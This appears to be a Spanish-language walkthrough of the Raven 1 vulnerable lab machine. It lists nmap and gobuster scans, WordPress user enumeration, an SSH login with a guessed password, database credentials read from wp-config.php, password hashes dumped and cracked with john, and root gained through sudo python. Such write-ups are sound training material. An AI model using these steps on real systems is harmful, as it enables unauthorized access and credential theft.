

Raven 1

Recopilacion de información

Corremos un escaneo de red:

```
sudo netdiscover -r 192.168.235.0/24
```

IP: 192.168.235.143 00:0c:29:f2:02:01 1 60 VMware, Inc.

Corremos un escaneo de servicios y puertos:

```
sudo nmap -sCV -Pn -n -p- 192.168.235.143
```

Resultado:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

| ssh-hostkey:

| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)

| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)

| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)

| 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)

80/tcp open http Apache httpd 2.4.10 ((Debian))

_http-server-header: Apache/2.4.10 (Debian)

_http-title: Raven Security

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100024 1 39474/tcp status

| 100024 1 40657/tcp6 status

| 100024 1 49716/udp status


| 100024 1 60327/udp6 status

39474/tcp open status 1 (RPC #100024)

MAC Address: 00:0C:29:F2:02:01 (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

La pagina que expone en el puerto 80:




Realizamos una búsqueda de directorios:

```
sudo gobuster dir -u http://192.168.235.143/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .html,.php,.txt,.bak,.zip -b 401,403,404,500
```

Resultado:

```
/index.html (Status: 200) [Size: 16819]
/contact.zip (Status: 200) [Size: 3384]
/about.html (Status: 200) [Size: 13265]
/contact.php (Status: 200) [Size: 9699]
/img (Status: 301) [Size: 316] [--> http://192.168.235.143/img/]
/service.html (Status: 200) [Size: 11166]
/css (Status: 301) [Size: 316] [--> http://192.168.235.143/css/]
/wordpress (Status: 301) [Size: 322] [--> http://192.168.235.143/wordpress/]
/team.html (Status: 200) [Size: 15449]
/manual (Status: 301) [Size: 319] [--> http://192.168.235.143/manual/]
/js (Status: 301) [Size: 315] [--> http://192.168.235.143/js/]
/vendor (Status: 301) [Size: 319] [--> http://192.168.235.143/vendor/]
/elements.html (Status: 200) [Size: 35226]
/fonts (Status: 301) [Size: 318] [--> http://192.168.235.143/fonts/]
```

En wordpress esta la siguiente pagina:



Al entrar a Log in nos da un subdominio:

raven.local

El cual agregaremos a /etc/hosts

Después los estilos de esta pagina cargaran correctamente, al hacer ?author=1, nos dará el usuario Michael, al querer entrar por ssh usando michael

```
ssh michael@192.168.235.143
password:michael
```

Nos permitirá el acceso, vamos a /var/www/html/wordpress

Ahí encontraremos un wp-config.php, dentro de este veremos credenciales:

```
MySQL database username */
define('DB_USER', 'root');
```

```
/* MySQL database password /
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
/* MySQL hostname /
define('DB_HOST', 'localhost');
```

```
/* Database Charset to use in creating database tables. /
define('DB_CHARSET', 'utf8mb4');
```

```
/* The Database Collate type. Don't change this if in doubt. /
define('DB_COLLATE', '');
```

Con esto podemos entrar a mysql:

Hacemos : show databases;

```
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
```

USE wordpress;

SHOW tables;

```
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
```

SELECT * FROM wp_users;

ID	user_login	user_pass	user_nicename	user_email	user_url	user_reg
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	Steven Seagull	steven@raven.org		2018-08-12 23:31:16

Aquí tenemos las claves de los usuarios de wordpress;

michael

BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 (Esta clave ya sabemos que es hash)

steven

Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

Estos son hashes, pero vamos a sacar la psswd con john, copiamos la clave y la pegamos en un txt.

```
sudo john stevenpass.txt
```

Resultado:

pink84 (?)

Con esto ya tenemos credenciales para entrar en wordpress y hacer su desde michael:

su steven

password: pink84

Escalada de privilegios

Con este usuario usamos : sudo -l

Resultado:

Matching Defaults entries for steven on raven:

env_reset, mail_badpass,


secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User steven may run the following commands on raven:

(ALL) NOPASSWD: /usr/bin/python

Creamos una shell dinamica con python: sudo python -c 'import pty; pty.spawn("/bin/bash");'

Y tenemos root;

A terminal window with two tabs. The first tab is titled 'kali@kali:~/Desktop/maquinas/Raven' and the second is 'michael@Raven: /var/www/html/wordpress'. The terminal shows a shell prompt 'root@Raven:/var/www/html/wordpress#' followed by the command 'whoami' which returns 'root'. Then the command 'id' is entered, returning 'uid=0(root) gid=0(root) groups=0(root)'. The prompt returns to 'root@Raven:/var/www/html/wordpress#'. In the background, a WordPress dashboard is visible with a notification for version 5.9.2.

```
kali@kali:~/Desktop/maquinas/Raven x michael@Raven: /var/www/html/wordpress x
root@Raven:/var/www/html/wordpress# whoami
root
root@Raven:/var/www/html/wordpress# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www/html/wordpress#
```